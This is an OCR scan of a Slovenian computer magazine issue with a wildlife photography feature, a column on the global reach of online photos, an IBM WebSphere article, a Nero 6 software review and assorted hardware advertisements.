Bližnje srečanje se je sicer končalo precej srečneje, kot bi se lahko, napad medvedke v obrambo naraščaja je bil kratek in za mojega znanca le z manjšimi posledicami – močno opraskano roko in uničenim fotoaparatom. Na vprašanje, kaj šmenta je počel v tisti gošči s fotoaparatom, smo izvedeli, da je bil na **foto lovu**. In »lovil« je prav to medvedko ...

Takrat se mi je zdel »malce čez les«, čeprav je v glavi glodal črviček dvoma: kaj pa, če je takle šport – foto lov, slikanje živali v naravi – lahko res zelo privlačen?

VAJA IZ POTRPEŽLJIVOSTI

Dobrih trideset let za tem s prijateljem sedim v udobni lovski preži nekje **pod Krimom**. »Oborožena« sva s fotoaparati, objektiv, stojali. Nekaj ur traja čakanje na zeleni plen – medveda. Žal neuspešno, tako neuspešno, da nisva pravzaprav niti videla kar koli, kar bi bilo vredno slikati. Sva pa namesto tega poslušala glasove narave okrog naju, čutila utrip gozda in seveda minute preživljala v – včasih večji, drugič manjši – napetosti. Poznejši pogovori z mnogo bolj izkušenimi lovci so razkrili eno najinih **napak** obnašanja v takih primerih, torej pri čakanju v preži – **polglasno sva se pogovarjala**. No, tolažili so naju tudi z dejstvom, da je za take priložnosti treba le večkrat iti na isto mesto, **potrpežljivost** je tu glavna odlika.

ŠTORKLJE IN KANJA

Nekaj tednov pozneje imam edinstveno priložnost oditi na fotografiranje z mojstrom fotografije **Oskarjem Karlom Dolencem** (slika 1), ki je poleg obvladovanja vseh fotografskih umetnosti tudi navdušen foto lovec. Že zgodaj zjutraj se z njegovim terenskim avtomobilom (se razume, da je zelene barve) prevažava po **dolenjskih kolovozih**. Oskar sedi spredaj, s pripravljenima digitalnima fotoaparatom na vsaki strani, eden je ves čas montiran na posebnem nosilcu, narejenem prav za **montažo na avtomobilskih vratih**. Na prvi pogled enostavna priprava, ki pa s svojo kroglično glavo omogoča kakovostno giblivo in stabilno vpetje aparata.

Drugi aparat je na **vrečki soje**. Da, prav ste prebrali – soje. Zrna tega živila, všita v kamuf-



Slika 1: Oskar Karel Dolenc v elementu

lažnem platnu, so imeniten pripomoček za **stabilizacijo aparata pri dolgih goriščnicah**. Oskar pravi, da je grah tudi v redu, a čez sojo je pa ni. Jasno je, da je treba vrečko nekam postaviti, morda na skalo, pokrov avtomobila, v najinem primeru je to rob vrat z odprto šipo, pozneje uravnavanje aparata in njegova utrditev pa sta imenitno preprosta.

Sedim na zadnjih sedežih daihatsuja in opazujem šoferja: počasna vožnja, nekaj časa po kolovozu, potem spet zavije po vzpetini navzgor, počasi, previdno. Za vsakim ovinkom je lahko presenečenje – divjad. Okna avtomobila so odprta, aparati v pripravljenosti. Tako se vozi va kar nekaj časa, Oskarju uspe slikati **kanjo**, srnjad je predaleč, zajec ni počakal. Tisti dan najbolj zeleni objekti – **štorklje** pa naju čakajo na travniku, ko že skoraj izgubiva upanje. Način približevanja je v takih primerih **postopen**. Ves čas sva opazovala obnašanje živali, in ko so



Slika 2: Štorklje pri Grosupljem



Slika 3: Rjavi srakoper in njegova vejica

postale nekoliko nemirne, sva se ustavila. (slika 2). Za kar nekaj časa, nato pa spet malce bliže. V takem položaju je **največja možna napaka izstop iz avtomobila**. Divjad bo zanesljivo začutila nevarnost in slikali bomo lahko le še odhod. Če nam bo posnetek uspel, seveda. Pri vračanju domov, skozi gozd, Oskar naenkrat zaustavi avtomobil sredi poti, prime aparat in slika – kanja je le nekaj metrov pred nama. Sam jo zagledam šele, ko že odleti. Mojster je pač mojster.

SRAKOPER

V nedeljskem jutru stojim ob svojem digiskopu na bregu **Krke pri Kostanjevici**. Žvrgolenje ptic, zvonjenje cerkvenih zvonov v daljavi, sicer pa vse naokrog mir narave. Po dobri uri čakanja ugotovim **ritem gibanja ptic**. Vračajo se v enakomernih časovnih razmakih, približno na 20 minut. Posebej točen je mlad srakoper, vedno sede na isto vejico, malce požvrgoli, si po možnosti še očisti perutko in – odleti. Pri njegovem naslednjem pristanku imam že pripravljen aparat, izostritev je kar se da popolna. Takoj ko se vrne namesto posnetka sprožim **snemanje filma**, ki ga Canon A80 omogoča. Vseh **30 sekund posnetka** imenitno uspe, njegovo oglašanje se lepo sliši, za zvočno kuliso je bitje cerkvene ure ... (slika 3) Posnetek, ki si ga predvajam ob bolj depresivnih dneh. Pomirja.

KOBILAR

Nekaj minut za tem opazim na drugi strani Krke nenavadno lepo, rumeno črno obarvano ptico. Velika oddaljenost in njeno skrivanje v vejah vrbe sta največja težava. Kljub temu mi uspe nekaj – predvsem dokumentarnih – posnetkov. Pozneje izvem, da sem slikal **kobilarja** (slika 4), po zatrjevanju poznavalcev kljub precejšnji razširjenosti silno redko fotografirano ptico. Samozavest mi opazno zraste in v naslednjih dneh poskušam slikati iz nasprotnega, torej njegovega brega. Slišim ga še, vidim pa ne več ...



Slika 4: Kobilar, žal veliko predaleč

SRNJAKI

Zgodaj jeseni, v praviljično lepem jutru se z avtomobilom in odprtimi okni prav počasi pomikam po kolovozni poti nekje na sredini **Ljubljanskega barja**. Naenkrat na svoji levi zagledam manjšo skupino **srnjakov**. Mirno zaj-



Slika 5: Srnjaki v jutranjem soncu Ljubljanskega barja

trkujejo in se očitno ne vznemirjajo pretirano nad mojo prisotnostjo. Na srečo je aparat pripravljen in posnetki se vrstijo eden za drugim. (slika 5) Kljub navidezni mirnosti se srnjaki počasi odmikajo stran od avtomobila. Poskušam biti kar se da neopazen, s čim manj premikanja ali hitrih gibov. Precej posnetkov mi je uspelo v tem nepozabnem jutru. Lepši začetek dneva si je res težko zaželeli!

S sinom se odpraviva v **Krakovski gozd**, namen je jasen: zaslediti in slikati **sivo čapljo**.

Ali pa vsaj kakšno zanimivo ptico, morda le metulja lepih barv. Ko prideva na lokacijo, kjer bi vsekakor lahko naredila nekaj lepih posnetkov, se nama naenkrat pridruži stotinja, kaj stotinja, tisoči – **komarjev**. Kot je že običajno v takih primerih, je imel Murphy svoje prste vmes: s seboj imava vse, razen sredstva proti komarjem. To je lepo spravljeno doma, v kopalnici. Ker »pametnejši« odneha, se prav na hitro pospraviva nazaj v avto in za tisto popoldne nama je foto lova dovolj. Šola je poučna in kljub hitremu umiku – srbeča. Na srečo mi naslednji dan, lepo zaščitenu, uspe narediti nekaj posnetkov **srnjaka**, tako da je bilo srbenje prejšnjega dne hitro pozabljeno (slika 6).



Slika 6: Srnjak na robu Krakovskega gozda

OPREMA IN RAZMERE

Verjetno ste že uganili namen vseh teh zgodbic: **kako in kje fotografirati živali v naravi**. Nekaj mojih izkušenj je v njih, vendar je skrivnosti foto lova še veliko več. Nekateri prisegajo na velike goriščne objektivov, spet drugi na potrpežljivo zasledovanje ali pa čakanje v skrivališčih.

Tudi glede opreme je veliko mnenj. Prevladujejo zagovorniki **DSLR-aparatom z velikimi objektivimi**, krepko preko 300 mm, ki res dajo dobre rezultate, istočasno pa je to oprema velikih

vrednosti, ki ni dosegljiva prav vsakomur.

Kompaktni in hibridni digitalni fotoaparati imajo poleg svojih osnovnih goriščnic v večini primerov še možnost dodajanja **tele predleč**, ki nam povečajo goriščne razdalje s kar precejšnjim faktorjem. Sam najraje uporabljam **predlečo**

Bower s faktorjem 2,5, ki mi pri uporabi na aparatu HP 945 omogoči uglednih 800 mm goriščne razdalje. Srnjak na sliki 6 je oddaljen blizu 500 m in je slikan z omenjeno kombinacijo. Seveda je padec svetlobne prepustnosti takrat precejšen, zato je slikanje v slabih razmerah bolj ali manj neuspešno. Pri takih povečavah obvezno uporabljam vsaj **naslon** (soja!), če že ne morem aparata postaviti na enojno ali trikotno stojalo. Prepričan sem, da je lahko ob **dobrem poznavanju narave in navad živali** vsak fotoaparatom primerno orodje za uspešno slikanje. Tudi



Slika 7: Barjanski zajec

tu velja pravilo, da je za dober posnetek veliko pomembnejši **avtor**, tehnika pa je le dobrodošel pripomoček. Poznam primer, ko prav draga in zapletena oprema velikokrat onemogoča fotografu, da bi posnel zanimiv prizor. Preden nastavi vse, kakor je treba, ptice že odletijo na jug ... No, ne čisto tako, a vsekakor blizu tega. Zajec na Barju me je na primer »počakal« le nekaj drobnih trenutkov, in če bi takrat ne imel aparata že vklapljenega, te slike zdaj ne bi videli (slika 7).

PREDNOSTI IN SLABOSTI DIGISKOPIJE

Digiskopija, o kateri sem pisal v marčevski številki Mojega mikra, je za foto lov vsekakor zelo zanimiva možnost, žal pa je oprema vse **preveč podobna lovski**. In živali to seveda takoj vidijo. Kovinsko stojalo že samo s svojim zvokom preplaši vse, kar leze, gre in leti kilometer naokrog. Teleskop je velik, njegova leča grozno obrnjena v smeri živali, človek se na veliko ukvarja z ročicami, gleda ... Potem pa se še kak del zasveti v soncu in panika je neizbežna! Prav zaradi tega sem si izdelal **leseno stojalo**, še najbliže po videzu geodetskimi, in rezultati so kar spodbudni. Velika prednost digiskopije je mož-

nost **slikanja na izjemno velikih razdaljah**, tudi preko kilometra. Kakor pa sem že zapisal, razmere morajo biti primerne, gibanje zraka čim manjše, osvetlitev kar se da močna.

KAMUFLAŽA

Kadar ko hodim po terenu, za slikanje z aparatom HP 945 in Minolta 7i največkrat uporabim **zeleno pobarvan monopod** in v zadnjem času tudi **vrečko s sojo**. Seveda tudi **obleka** ni zanemarljiv faktor. Kamuflažne različice so še najboljše, izogibam pa se živim, predvsem rdečim barvam. Če temu dodam še primerno **obutev**, gibanje v smeri **proti vetru** in povzročanje **čim manj hrupa**, potem bodo uspehi zagotovljeni!

Daleč najpomembnejše pa je **poznavanje navad živali v naravi**. Lovci, gozdarji in seveda domačini te stvari vedo najbolje, zato si včasih kar krepko pomagam z njihovimi nasveti. Tudi kakšne knjige o naravi ne gre zanemariti.

DIGITALNA GALERIJA

V galeriji na spletnih straneh **Foto-narava.com** lahko vidimo množico **imenitnih posnetkov živali**, narejenih z najrazličnejšimi modeli digitalnih fotoaparatom, od najmanjših kompakto do ugledno velikih »zverin« s temu primernimi objektivimi. In tudi ne prav malo klasičnih analognih fotoaparatom je zraven. Zanimiva je tehnika enega od članov: je specialist za slikanje vseh vrst letal in njegove slike ptic v letu so prav tako neverjetne kakor tudi izredno zanimive! Zopet drugi preživi ure in ure v skrivališču z majhno odprtino, toda: posnetki ptic med pristajanjem na vejici so enkratni! Seveda pa bi lahko omenil še desetine drugih, recimo primer digiskopije v burji in pri minus 9 ... Na slikah se sicer vidi le precej premraženo belo čapljo, stavim pa, da je bil fotograf še veliko bolj potreben toplega čaja. Kakor radi rečemo – vse za dober posnetek.

PTICE POZIMI

Letošnja mila zima je pri nas postregla z velikim številom **redkeje videnih ptic**, spomnimo se samo na milijonske jate **pinož**. V Ljubljani pa nas je bilo kar nekaj na straži pod drevesom pri vhodu v Kolinsko, nenavadne ptice za naše kraje, **pegami**, so veselo zobali nepobrana jabolka (slika 8).



Slika 8: Pegam med gostijo na jablani pri Kolinski



Slika 9: Liščiki v krmilnici – skoraj pred oknom

Krmilnice in vrečke s hrano, so vsakomur, ki jih je redno polnil, oziroma obešal po drevesih povzročale še dodatno veselje. Več deset pisanih krilatcev se je nabiralo v njih. Foto lov je bil tako možen kar s kuhinjskega okna (slika 9).

MEDVEDKA Z MLADIČEMA

Zanesljivo najzanimivejša pa je izkušnja našega fotografa **Bojana Pečnika**, sicer velikega ljubitelja (in poznavalca) narave, ko je ob večernem prihodu domov videl prehod medvedke z mladičema čez cesto. Nemudoma je stekel do-

◇ Ustrezna fotografska oprema, kamuflažna oblačila, gibanje proti vetru in neslišnost so pomembni dejavniki, a daleč najpomembnejše je poznavanje navad živali v naravi.



Slika 10: Medvedka z mladičema v naravi (foto: Bojan Pečnik)

mov po fotoaparatu, stojalo in za njimi v gozd! Po njegovih besedah brez kakršnekoli nevarnosti, le dostojna razdalja je bila potrebna, in kakor se ji je malenkostno približeval, tako se je ona počasi umikala. Namreč, če medvedka presejemo, ko nas ni opazil, tedaj se lahko odzove z napadom – kot žival je precej močnejši od nas. Še huje pa je, če se znajdemo med njo in mladiči, takrat se zboji zanje in instiktivno napade, čeprav mladiči niso ogroženi. To je popolnoma normalna reakcija pri medvedki! Vendar je Bojan vse to dobro vedel, in da bi pogledala v fotoaparatu, je še malce požvižgal ... (slika 10)

Vsekakor precej drugačna zgodba, kakor tista na začetku tega članka, vendar pa – ne počnite tega, če res ne veste, kako in kaj! Bojan pač pozna navade živali do tolikšne mere, da si je to lahko dovolil. Prav je, da razumemo, da je medved naša najmogočnejša zver, ki se ne boji napasti nikogar. In kot zver je seveda tudi nepredvidljiva v svojih reakcijah, vsaj za nas, običajne smrtnike, je prav, da se tega še kako dobro zavedamo.

Če potegnemo črto: vzemite fotoaparatu, pojedite v naravo in ji prisluhnite. Presenečeni boste nad njenimi zvoki, nad njenim dihanjem. Morda bodo tudi posnetki kar naenkrat manj pomembni in bo občutek o lepem in zanimivem dnevu važnejši. No, kljub temu ne pozabite svoje svetleče škatlice vzeti s seboj. Lahko da vam prav takrat pot prekriža kakšna imenitna, malokrat videna žival. ■

SAMSUNG

Tiha barvna revolucija

Barvni laserski tiskalnik
Samsung CLP-510

Zastopstvo in distribucija v Sloveniji:
Avtera d.o.o., tel.: (01) 58 53 610; (01) 58 53 680; (01) 58 53 800, e-mail: info@avtera.si; www.avtera.si
LANCom d.o.o., tel.: (02) 33 00 330; (01) 24 27 350, e-mail: info@lancom.si; www.lancom.si

www.samsung.com



Ureja: Milan Simčič milan.simcic@mojmikro.si

preizkusili smo

Globalna porno vas

V zadnjem času je bilo kar precej slišati o takšnih in drugačnih dosežkih naših deklet v svetovnem spletu. Ne nameravam razpravljati in moralizirati o tem, ali je to prav ali ne. Vsak naj se sam odloči in si ustvari svoje mnenje. Pri vsem tem me je zmotilo kar nekaj dejstev, mimo katerih pa ne morem.

V izjavah za medije je bilo slišati, da naj bi se omenjene fotografije pojavile **le na ameriških spletnih straneh**. Pri nas pa nikakor ne. Halo???

Ravno v tem je čar interneta, da je **vsem vse dostopno**. Če je nekaj na ameriški spletni strani, bodo do tega imeli dostop vsi. V tem primeru gre torej za naivnost ali sprenevedanje. Prej bi rekel za **naivnost** in zato je treba ljudem povedati, vsaj tistim, ki tega ne vedo, da je internet globalna zadeva. Zato se tudi imenuje svetovni splet oziroma World Wide Web. Obstajajo sicer posebna orodja, ki spremljajo posamezne IP-številke in jih ne spustijo na določene spletni strani. Spomnimo se samo strani *udba.net*, ko smo lahko prek tujih IP-števil prišli na stran, prek naših pa ne. Zmotno je misliti, da bodo take ali podobne varovalke vdelali na **komercialno spletno stran**, pri kateri je zaslužek oziroma dobiček neposredno odvisen od števila obiskovalcev. Torej vsebina na internetu je dostopna vsem in to je tudi glavni namen svetovnega spleta. Zavedati se je treba, da ko gre nekaj v javnost, je konec z zasebnostjo. Prej ali slej bo kdo zadevo odkril in jo spravil v »domačo« javnost.

Žal ali pa na srečo je tudi tako, da internet ne pozablja. To pomeni, da na določenih mestih obstajajo arhivi spletnih strani in vsebine, ki ne obstaja več, ker je bila umaknjena. Tudi te stvari lahko najdemo.

Upam, da bodo v prihodnje tisti, ki si ne želijo objave svojih slik ali fotografij »doma«, nekoliko bolje razmislili, da ne bodo predrago plačali svoje naivnosti ali nevednosti.

Kraja fotografij ali datotek iz domačega računalnika pa je tudi možna, če nismo dovolj zaščiteni. Vendar to je že druga zgodba, o kateri pa kdaj drugič.

IBM WebSphere (2. del)

APLIKACIJSKI STREŽNIK IN RAZVOJNA ORODJA

V nadaljevanju predstavitve IBM-ove rešitve za poslovno okolje WebSphere si bomo ogledali njeno arhitekturo, ki jo tvorijo aplikacijski strežnik in razvojna orodja. To po eni strani omogoča uveljavljeno natančnost transakcijskega delovanja, po drugi se ga lahko zaganja tudi prek interneta.

Piše: Milan Simčič

milan.simcic@mojmikro.si

V prejšnji številki Mojega mikra smo ugotavljali, zakaj **direktorji** in **informatiki** še vedno velikokrat težko najdejo skupen jezik. Direktorji si želijo, da uporaba sodobne informacijske tehnologije pomeni za organizacijo prednost in ne oviro. Želijo si hitro povezljivost in ne vpetost v zaprte aplikacijske sisteme; stroškovno učinkovitost in ne naraščajočega števila operaterjev in programerjev, ki se morajo nenehno truditi za to, da vse poteka tako, kot bi moralo potekati samo od sebe; hitro prilagodljivost pri reorganizaciji poslovnih procesov in rasti poslovanja in ne okorno strukturo, ki ni zasnovana za spremembe in nadgradnje, ker bi bilo treba vsakič znova poskrbeti za povezovanje nove aplikacije z drugo ...

ZAHTEVA PO ODPRTOSTI: SOA IN JAVA

Filozofija **storitveno naravnane arhitekture** (SOA – Service Oriented Architecture) je v tem, da ponuja vizijo rešitve za takšne težave sodobne informatike. Še vedno pa je treba najti pravo orodje ali, bolje rečeno, okolje, ki bo omogočalo delovanje informatike po načelih arhitekture SOA. Njeno bistvo je v tem, da podjetje uporablja **aplikacije, ki omogočajo izvajanje spletnih storitev**, kar pomeni, da jih lahko preprosto, na podlagi odprtih standardov, **povežemo** drugo z drugo. Odprtost in modularna, celo fragmentarna povezljivost arhitekture pa je le en del zahtev, ki jih mora upoštevati sodobna informatika v zahtevnih poslovnih okoljih.

ZAHTEVA PO NATANČNOSTI IN VARNOSTI TRANSAKCIJSKEGA NAČINA

Drugi del so varnost, zanesljivost in natančnost transakcijskega načina poslovanja, kot ga poslovni informatiki poznajo v zadnjih desetletjih. Že dolgo je znano, da zahtevne in profesionalne poslovne aplikacije optimal-

no delujejo v okolju aplikacijskega strežnika. Operacijski sistemi so namreč preveč vezani na strojno opremo, na kateri »delajo«, da bi lahko ponujali optimalno okolje za razvoj in izvajanje zahtevnih poslovnih aplikacij. Potrebno je torej okolje, ki je nekakšen vmesnik med operacijskim sistemom in aplikacijami, tako imenovano **vmesno programje** (middleware).

ROJSTVO APLIKACIJSKEGA STREŽNIKA

Vse skupaj se je začelo že pred kakimi 35 leti, ko je IBM s programskim jezikom cobol zasnoval prvi aplikacijski strežnik z imenom CICS. Šlo je za **izredno zanesljiv, prvi aplikacijski strežnik dotlej**, ki so ga – in ga še – s pridom uporabljale številne pomembne bančne, finančne in druge organizacije, ki so se srečevale z **velikim številom dnevniških transakcij**. Teh so še pred nekaj leti v svetu našteali dnevno več kot je obiskov spletnih strani. Z razvojem računalništva, prihodom novih operacijskih sistemov in pojavom interneta pa CICS ni več v celoti ustrezal vsem poslovnim potrebam, poleg tega je bil najprimernejši le za največje informacijske sisteme. Ne glede na to pa je CICS dokazal, da je aplikacijski strežnik nujen za varno, zanesljivo in optimalno delovanje aplikacij v poslovnem okolju.

WEBSHERE KOT TEMELJ PROGRAMSKE PONUDBE

V kategorijo **vmesnega programja** se danes uvršča skoraj celotna IBM-ova programska oprema. Med njo posebno mesto zavzema **WebSphere**, pri katerem enega izmed treh stebrov tvorijo **aplikacijski strežnik in razvojna orodja**. IBM WebSphere združuje funkcionalnosti aplikacijskega strežnika na eni strani ter usklajevanje s filozofijo odprtosti storitveno naravnane arhitekture na drugi. Po eni strani omogoča uveljavljeno natančnost **transakcijskega delovanja**, po drugi se ga lahko zaganja **tudi prek interneta**. Pomeni varnost in zanes-

ljivost, kljub temu pa lahko teče na različnih osnovah, saj temelji na javi (J2EE), ki je odprt standard. Kljub povezanosti z najbolj razširjenimi sodobnimi mobilnimi napravami (mobilni telefoni, prenosni računalniki, dlančniki ipd.) ponuja varnost, zanesljivost, možnost uporabe več uporabnikov hkrati, boljši izkori-

goča modernizacijo uporabniških vmesnikov ter zmanjševanje stroškov za podporo in uvajanje uporabnikov, ne da bi bilo treba spreminjati obstoječe aplikacije. Enako je mogoče s strežnikom IBM CICS Transaction Server nadgraditi uporabo obstoječih CICS-aplikacij z neposredno dostopnostjo prek spletnih storitev.



IBM WebSphere združuje funkcionalnosti aplikacijskega strežnika na eni strani ter usklajevanje s filozofijo odprtosti storitveno naravnane arhitekture na drugi.

stek sistemskih virov (pomnilnik, diski ipd.), olajša razvoj poslovnih aplikacij ter omogoča transakcijsko delovanje na vodilni ravni, ki jo je v zadnjih 35 letih uveljavil CICS. CICS se je tako uveljavil, da danes vodilni informatiki odkrito priznavajo, da je aplikacijski strežnik srce vsakega poslovnega informacijskega okolja. Svetlo tradicijo nadaljuje in nadgrajuje tudi WebSphere s svojim aplikacijskim strežnikom in razvojnimi orodji in s tem postaja temelj celotne IBM-ove programske ponudbe.

Z možnostmi, ki jih aplikacijam ponuja programski sistem WebSphere, je namreč moč graditi, izboljšati in nameščati nove in obstoječe aplikacije v okolju, ki je visoko zmogljivo, preprosto za upravljanje, združljivo z različnimi operacijskimi sistemi ter temelji na odprtih standardih. Z rešitvijo IBM WebSphere Host Integration Solutions Access je mogoče prek spleta ter drugih spletnih aplikacij in odjemalcev dostopati do terminalskih aplikacij in do podatkov v centralnem računalniku (zSeries, iSeries) ter povezati in objaviti na spletu informacije iz obstoječih »klasičnih« aplikacij. Omo-

razvoj orodij, namenjenih razvoju in izvajanju aplikacij, ki ga prek konzorcija Eclipse.org podpira več deset največjih svetovno uveljavljenih proizvajalcev poslovne programske opreme, ki intenzivno razvijajo svoja razvojna orodja na osnovi Eclipse. Tem se pridružuje tudi IBM, ki tudi druga svoja razvojna orodja snuje na temeljih Eclipse, tako da Eclipse postaja okvir tudi za drugo programsko opremo IBM.

ZA NAJZAHTEVNEJŠE – TUDI V SLOVENIJI

IBM WebSphere se je že dobro uveljavil tudi v Sloveniji. Najpogosteje ga srečamo v bančništvu, naftni in elektroindustriji, zdravstvu in javni upravi. Velika prednost, ki jo imajo slovenski uporabniki pred drugimi, pa je ta, da je skupina za drugostopenjsko tehnično pomoč za celotno regijo IBM EMEA (Evropa, Bližnji Vzhod in Azija) v Ljubljani. Višja stopnja pomoči je samo še v laboratoriju v ZDA.

V naslednjih dveh številkah si bomo pogledali druga dva stebra, ki sestavljata WebSphere: integracijo in predstavitveni (ali portalni) del, prek katerega komunicira uporabnik. ■

ECLIPSE – JAVANSKI OKVIR ZA RAZVOJNA ORODJA

Z razvojnimi orodji, ki jih vsebuje WebSphere, lahko naredimo korak naprej in nadgradimo poslovne procese, ki jih izvajajo obstoječe aplikacije, z novimi aplikacijami in poslovnimi procesi. IBM WebSphere Studio, ki se po novem imenuje IBM Rational Application Developer, zagotavlja skupno okolje za razvojna orodja v jezikih java, cobol in PL/1. Osnova je IBM Eclipse, odprtokodni okvir za

Več informacij in ceniki: **WWW.KFM.SI**

KFM COMPUTERS
TEL (03) 898 1100
FAX (03) 898 1135

NADGRADNJE IN NOVI RAČUNALNIKI!

AMD XP 2600+ in tudi ostali procesorji

Vrhunska kvaliteta, brezplačna dostava po vsej Sloveniji in seveda dostopne cene!

stair MICRONICS

Matrični POS tiskalnik SP 212
- kuhinjski tiskalnik
12 vrstilo na sekundo, 75 mm široka oprema, original + 2 kopji

Termalni tiskalnik TSP 600
- 2 vrstilo in nagajalnik
Hitrost tiska 100 mm na sekundo, matrični tiska belotint
1/2 vrstilo ali 2 vrstilo, 80 mm široka oprema ali 58 mm široka oprema, USB ali ethernet omrežje za mrežno povezavo

Matrični tiskalnik SP 500
- 2 vrstilo
POS, barvni tiskalnik, širok izpis, možnost prijave na omrežje
1/2 vrstilo ali 2 vrstilo, 80 mm široka oprema ali 58 mm široka oprema, original + 2 kopji
Laundry printer za kempinške hotelle, oprema za tiskanje fotografij, 1/2 vrstilo ali 2 vrstilo

Termalni tiskalnik TSP 700
- 2 vrstilo in nagajalnik
Hitrost tiska 100 mm na sekundo, PC-USB, 801, 1200, 4800
Matrični tiskanje (barvno), 80 mm široka oprema, 58 mm široka oprema, Auto Logo-Function
Barvni tiskalnik, USB ethernet omrežje za mrežno povezavo
Zahtevno okolje, 80 mm široka oprema, 58 mm ali 80 mm, dva vrstila za papir

NOVO NOVO NOVO!
Termalni tiskalnik TSP 1000
- barvni tiskalnik, 4 vrstila, 80 mm široka oprema
2 vrstilo in nagajalnik
100 mm na sekundo
100 do 200 mm široka oprema
1/2 vrstilo ali 2 vrstilo, 80 mm široka oprema, 58 mm široka oprema, USB ethernet ali LAN

Servisna in servisna POS oprema

SLOGATEAM d.o.o.

Vesnik in distributer za Slovenijo
Kumro 16, 1226 Vrtače
Tel.: 01/496 25 20, fax: 01/496 25 14
e-mail: info@slogateam.si, www: slogateam.si
www: slovenski-razvoj.si

ODSLEJ TUDI PREDVAJALNIK IN UREJEVALNIK

Novi Nero ponuja rešitve za avdio in video tehniko, digitalno fotografijo in seveda za shranjevanje podatkov na optične medije.

Piše: Milan Simčič

milan.simcic@mojmikro.si

Pri podjetju Ahead Software AG so se odločili, da bodo opustili ime Ahead in se bodo preimenovali v Nero, ki je vsem dobro znana blagovna znamka. Po besedah predstavnikov podjetja so se odločili za preimenovanje, ker uporabniki zaupajo izdelku Nero, medtem ko je podjetje Ahead praktično neznano širšemu krogu uporabnikov.

Še najbolj poznamo Nero po programski opremi za zapisovanje CD- in DVD-medijev. Zdaj pa bodo razširili svojo paletu programskih rešitev. Nero 6 ponuja rešitve za avdio in video tehniko, digitalno fotografijo in seveda za shranjevanje podatkov na optične medije.

Nero 6

Kaj: Programski paket orodij za avdio in video tehniko, digitalno fotografijo in shranjevanje podatkov na optične medije

Za: V paketu so vsi programi, ki jih potrebujemo za obdelavo avdio in video vsebin. Media Server je močno in zelo uporabno orodje.

Proti: MP3-kodirnik ni vključen v paket. Programi za delo z video vsebinami niso tako zmogljivi, kot bi pričakovali.

Cena: Paket dobimo za 79,99 USD. Pri nakupu prek interneta je cena za 20 USD nižja. MP3-kodirnik je še dodatnih 34,99 USD, vtičnik DVD Video 24,99 USD. Vse skupaj zneso skoraj neverjetnih 140 USD.

Spletna stran: www.nero.com



16 ORODIJ

Vsi programi se zaganjajo iz programa Nero Smart Start. V zgornjem delu izbiramo med različnimi sklopi oziroma orodji. Njihovo število je odvisno od namestitve. Skupaj jih je 16, med njimi Nero Burning ROM, Nero Express, NeroVision Express, Nero BackUp, Nero CoverDesigner, Nero Wave Editor, Nero SoundTrax, Nero ImageDrive, Nero Media Player, Nero ShowTime, Nero PhotoSnap ... Pogosteje uporabljani programi pa se pojavijo tudi med priljubljenimi (Favorites). Na sredini zgoraj je zavihek, pri katerem izbiramo med CD- in DVD-zapisovalnikom.

AVDIO

Sklop Audio je namenjen za predvajanje, snemanje in pripravo avdio vsebin. Ponuja orodja za snemanje in urejanje avdio posnetkov. Vključena je tudi pretvorba posnetkov v format MP3, pri čemer moramo za polno funkcionalnost kodirnik dokupiti posebej.

VIDEO

Največ novosti je v sklopu Video. Tu so programi za zajem video posnetkov in njihovo shranjevanje na CD- in DVD-medije. Vključena je

podpora za dvojni sloj (double layer). Program Nero VisionExpress je razmeroma močno orodje za pripravo in video vsebin. Na voljo je tudi nekaj besedilnih in video učinkov za lepši videz. Pričakujemo lahko, da bodo v naslednjih različicah ta program še izboljšali in mu dodali več funkcionalnosti. Na koncu, ko smo končali s projektom, ga lahko tudi posnamemo na CD ali DVD, kar je bilo tudi pričakovati, saj je Nero še najbolj prepoznaven po programu za zapisovanje na optične medije.

FOTOGRAFIJE

Podobno kot velja za video vsebine velja tudi za fotografije. (sklop Photo) Nero ponuja možnost prenosa slik iz digitalnih fotoaparátov in optičnih bralnikov. Priloženi programi omogočajo urejanje slik in pripravo predstavitev, ki jih lahko tudi posnamemo na DVD- medije. V predstavitev lahko poleg prehodov vključimo tudi zvok.

PODATKI

Data je klasičen program, kot ga že vsi dobro poznamo. Namenjen je zapisovanju podatkov na optične medije. Program je nadgrajen z možnostjo samodejnega varnostnega kopiranja podatkov na izbrani medij.

PREDVAJANJE

Novost, ki mi je žal ni uspelo preizkusiti. Po podatkih proizvajalca lahko doma postavimo strežnik MediaHome in po domačem omrežju predvajamo video in avdio vsebine. Prednost vidim v tem, da datotek ni treba presnemavati na različne medije in naprave. Določene datoteke lahko televizija predvaja kar iz domačega računalnika prek krajevnega omrežja.

Nero 6 je dokaj kompleksen paket programov, ki kot celota ponujajo veliko. V določenih segmentih video vsebin se Nero 6 poskuša kosati z Pinnacleom, vendar bo treba počakati vsaj še kakšno različico, da ju bomo lahko postavili drug drugemu ob bok. Nerazumljivo mi je tudi zakaj je treba MP3-kodirnik dokupiti posebej. Lahko bi ga vključili kar v paket. Uporabniki nimamo radi, da moramo za polno funkcionalnost paketa še kaj dokupiti. ■

OBNOVA KARTUŠ in TONEREJEV

za tiskalnike Epson, HP, Canon, Lexmark...

Če imate črne misli, ko odštevate denar za originalne kartuše ali tonerje,

prej



pakličite:

041-984-023

pa boste naredili nekaj za čistejši barvni spekter svoje denarnice.)

problem



Pri nakupu vam s tem letakom nudimo **10% POPUST**

Popust lahko izkoristite tudi na Internetni trgovini: www.kartusa-toner.com

COSMO INK

Poštna ulica 16, 1351 Brezovica pri Lj.
www.cosmo-cnila.com
tel.: 01/3657-383

ob prijavi vprište kodo APRIL05

vidimo

posel brez meja.

Zagotovljene morate imeti možnosti poslovanja s komerkoli in kjerkoli. Poslovni svet govori enoten jezik, s katerim meje izginjajo, in mi verjamemo, da nam je tehnologija lahko v pomoč. Navdihuje nas pri ustvarjanju programske opreme, ki zblizuje podjetja, njihove stranke in partnerje, ne glede na jezik ali kulturo. microsoft.com/potenca



Vaš potencial. Naš navdih.[™]
Microsoft

VEČ KOT LE PEKARNA PLOŠČ

NTI (NewTech Infosystems) s podjetji Nero in Roxio ves čas tekmuje pri programih za urejanje in izdelavo plošč. Najbolj znani so seveda tisti za »peko«, vsi trije pa ponujajo tudi svoje pakete, ki vsebujejo še dodatne podporne programe za celovito delo. Nero je pred kratkim ponudil Nero 6.6 Ultra Edition, Roxio pa Easy Media Creator 7. Zdaj »vrača udarec« NTI s svojim paketom CD & DVD Maker 7 Titanium Suite.

Piše: Jernej Pečjak

jernej.pecjak@mojmikro.si

